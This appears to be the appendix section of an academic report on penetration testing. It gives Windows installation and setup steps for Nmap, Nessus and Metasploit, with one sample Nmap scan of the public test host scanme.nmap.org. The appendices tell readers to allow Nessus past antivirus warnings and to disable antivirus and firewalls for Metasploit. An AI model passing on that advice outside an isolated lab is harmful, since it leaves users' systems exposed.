- Van Wyk, K. (2013). *Adapting penetration testing for software development purposes*. Official website of the Department of Homeland Security, USA: United States computer emergency readiness team.
- Whitaker, A. & Newman, D.P. (2006). *Penetration testing and network defense*. Indianapolis, IN, USA: Cisco Press.

APPENDICES

Appendix A:Nmap Installation and Configuration (continued)

Make sure the user you are logged in as has administrative privileges on the computer (user should be a member of the administrators group).


Open a command/DOS Window. Though it can be found in the program menu tree, the simplest approach is to choose “Start” ->“Run” and type cmd<enter>. Opening a Cygwin window (if you installed it) by clicking on the Cygwin icon on the desktop works too, although the necessary commands differ slightly from those shown here.

Change to the directory you installed Nmap into. You can skip this step if Nmap is already in your command path (the Zenmap installer adds it there by default). Otherwise, type the following commands.

```
c:
cd "\\Program Files (x86)\Nmap"
```

On Windows releases prior to Windows 7, specify \Program Files\Nmap instead. The directory will also be different if you chose to install Nmap in a non-default location.

Execute nmap.exe is a screen shot showing a simple example.



```
C:\WINDOWS\system32\cmd.exe
C:\net\nmap>nmap -sUC -O -I4 scanme.nmap.org
Starting Nmap 4.68 ( http://nmap.org ) at 2008-07-13 23:23 Pacific Daylight Time
Interesting ports on scanme.nmap.org (64.13.134.52):
Not shown: 1709 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
25/tcp    closed smtp
53/tcp    open  domain   ISC BIND 9.3.4
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.2.2 ((Fedora))
|_ HTML title: Go ahead and ScanMe!
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.8
OS details: Linux 2.6.20-1 (Fedora Core 5)
Uptime: 11.487 days (since Wed Jul 02 11:42:43 2008)
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.516 seconds
C:\net\nmap>
```

Figure A1 Executing Nmap from a Windows command shell

Appendix A:Nmap Installation and Configuration

If you execute Nmap frequently, you can add the Nmap directory (c:\Program Files (x86)\Nmap by default on Windows 7) to your command execution path. The exact place to set this varies by Windows platform. On my Windows XP box, which installs Nmap inc:\Program Files\Nmap, I do the following:

1. From the desktop, right click on My Computer and then click “properties”.
2. In the System Properties window, click the “Advanced” tab.
3. Click the “Environment Variables” button.
4. Choose Path from the System variables section and then hit edit.
5. Add a semi-colon and then your Nmap directory (e.g. c:\Program Files\Nmap) to the end of the value.
6. Open a new DOS window and you should be able to execute a command such as Nmap scanme.nmap.org from any directory.

Appendix B:Nessus Installation and Configuration (continued)

1. Download the latest version of Nessus from the Nessus download page or through the Tenable Support Portal. Confirm the integrity of the installation package by comparing the download MD5 checksum with the one listed in the product release notes. Nessus file sizes is approximately 25 MB in size.
2. Download the file Nessus-6.3.0-Win32.msi or Nessus-6.3.0-x64.msi, and then double-click on it. This will start the install procedure. You must install Nessus using an administrative account and not as a non-privileged user.
3. Some antivirus software packages can classify Nessus as a worm or some form of malware. If your AV software gives a warning, click on “allow” to let Nessus continue scanning.



Figure B1 Start Nessus installation

4. During the installation process, Nessus will prompt you for some basic information. Before you begin, you must read and agree to the license agreement.

Appendix B:Nessus Installation and Configuration (continued)




Figure B2 Nessus agreement

5. You will be prompted to confirm the installation location and then verify you want to install.




Figure B3 Nessus installation location

Appendix B:Nessus Installation and Configuration (continued)



Figure B4 Verify instalation

6. After the initial installation is complete, Nessus will initiate the installation of WinPcap, a third-party driver that is used to support Ethernet communication for Nessus, if it is not already present on your system You must also agree to the WinPcap license agreement.



Figure B5 Start Winpcap Instalation

Appendix B:Nessus Installation and Configuration (continued)



Figure B6 Winpcap agreement

7. WinPcap will also confirm that you want to launch the driver when the system boots up. It is strongly recommended that you keep this option enabled for seamless Nessus use.




Figure B7 Winpcap installation options agreement

Appendix B:Nessus Installation and Configuration (continued)

8. You must also agree to the WinPcap license agreement:



Figure B6 Winpcap agreement

9. WinPcap will also confirm that you want to launch the driver when the system boots up. It is strongly recommended that you keep this option enabled for seamless Nessus use.




Figure B7 Winpcap installation options agreement

Appendix B:Nessus Installation and Configuration




Figure B8 Winpcap installation finish

10. Once installation of both components is complete, click “Finish” to acknowledge each:



Figure B9 Nessus installation finish

11. At this point, Nessus will continue by loading a page in your default web browser that will handle the initial configuration

Appendix C: Metasploit Installation and Configuration (continued)

Before You Begin, Download the Installer; For Download you can Visit <http://www.rapid7.com/products/metasploit/download.jsp> and download the Windows installer. Save the file to a location on your computer. Antivirus software detects Metasploit as malicious and may cause problems with the installation and runtime of Metasploit. Before you install Metasploit, disable any antivirus software that your system uses. Local firewalls, including the Windows Firewall, interfere with the operation of exploits and payloads. So you should disable the local firewalls before you install or run Metasploit.

1. Locate the Windows installer file and double-click on the installer icon.
2. When the Setup screen appears, click Next to continue.




Figure C1 Metasploit setup screen

3. Accept the license agreement and click Next.

Appendix C: Metasploit Installation and Configuration (continued)




Figure C2 Metasploit license agreement

4. On the next screen, choose an installation directory for Metasploit. The directory you choose must be empty. Click Next to continue.




Figure C3 Metasploit Installation location

Appendix C: Metasploit Installation and Configuration (continued)

5. When the Disable Anti-Virus and Firewall screen appears, click Next if you have disabled the anti-virus software and firewalls on your local system.




Figure C4 Antivirus disabling notification

6. Enter the SSL port that the Metasploit service should use and click Next. By default, the Apache server uses port 3790 for HTTPS. If the port is already bound to another process, you can use netstat to determine if a process is listening on that port and kill the process, or you can enter another port such as 8080 or 442.




Figure C5 Specify SSL port for Metasploit

Appendix C: Metasploit Installation and Configuration

7. Enter the web server name that you want to use to generate the SSL certificate and the number of days that the certificate should be valid in the Days of validity field.



Figure C5 Specify the web server name

8. Select Yes, trust certificate to install the self-signed Metasploit SSL certificate to your Operating System's trusted certificate store. If you install the certificate, browsers that utilize the Operating System's certificates, such as Internet Explorer, will not prompt you about an insecure SSL certificate.

9. The installer is ready to install Metasploit and all its bundled dependencies. Click Next to continue.

10. When the installation completes, click the Finish button. After the installation completes, a window appears and prompts you to launch the Metasploit Web UI. At this point, you should launch the Metasploit Web UI to create a user account and to activate your license key.